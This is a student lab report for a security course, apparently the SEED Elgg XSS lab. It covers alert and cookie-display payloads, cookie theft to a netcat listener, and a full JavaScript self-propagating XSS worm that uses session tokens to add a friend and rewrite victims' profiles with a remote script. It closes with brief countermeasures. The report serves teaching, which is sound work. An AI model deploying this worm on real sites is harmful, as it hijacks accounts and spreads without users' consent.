

CS315 · Computer Security

Lab 11

胡玉斌 / 11712121
December 7, 2020

Task 1

Posting a Malicious Message to Display an Alert Window




Figure 1: embed JavaScript code




Figure 2: XSS

Task 2

Posting a Malicious Message to Display Cookies




Figure 3: embed JavaScript code




Figure 4: cookie

Task 3

Stealing Cookies from the Victim's Machine




Figure 5: embed JavaScript code




Figure 6: nc -l 5555 -v

Task 4

Becoming the Victim's Friend




Figure 7: embed JavaScript code




Figure 8: add friends

Q1

ts and token are used for authentication. So that the operate can be succeed.

Q2

No, we cannot launch a successful attack, because we cannot have a HTML entry in "About me"

Task 5

Modifying the Victim's Profile




Figure 9: embed JavaScript code




Figure 10: modify profile

Q3

This line is needed, otherwise Samy will modify his own profile and overwrite the JavaScript code.

Task 6

Writing a Self-Propagating XSS Worm




Figure 11: XSS Worm

```
window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = elgg.session.user.guid;
    var ts = elgg.security.token._elgg_ts;
    var token = elgg.security.token._elgg_token;
    var baseUrl = "http://www.xsslabelgg.com/action/";
    var getUrl = baseUrl + "friends/add?friend=47&_elgg_ts=" + ts + "&_elgg_token=" + token;
    var postUrl = baseUrl + "profile/edit";
    var postContent = "_elgg_token=" + token + "&_elgg_ts=" + ts + "&name=" + userName + "&description=COME AND BECOME 4 FRIEND OF 54MY&location=SUSTech<script type='text/javascript' src='http://www.example.com/xss_worm.js'></script>&guid=" + guid;
    var samyGuid = 47;
    if (guid != samyGuid){
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("GET", getUrl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send();
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", postUrl, true);
        Ajax.setRequestHeader("Referer", "http://www.xsslabelgg.com/profile/" + userName + "/edit");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(postContent);
    }
}
```

The terminal window also shows the command "cd .." and the file "xss_worm.js" with a size of 9,130 bytes.

Figure 12: XSS Worm




Figure 13: modify profile

Task 7

Countermeasures

- Enabling HTMLawed, the HTML tags are removed in editors
- Uncommenting htmlspecialchars , the attack no longer works.




Figure 14: Countermeasures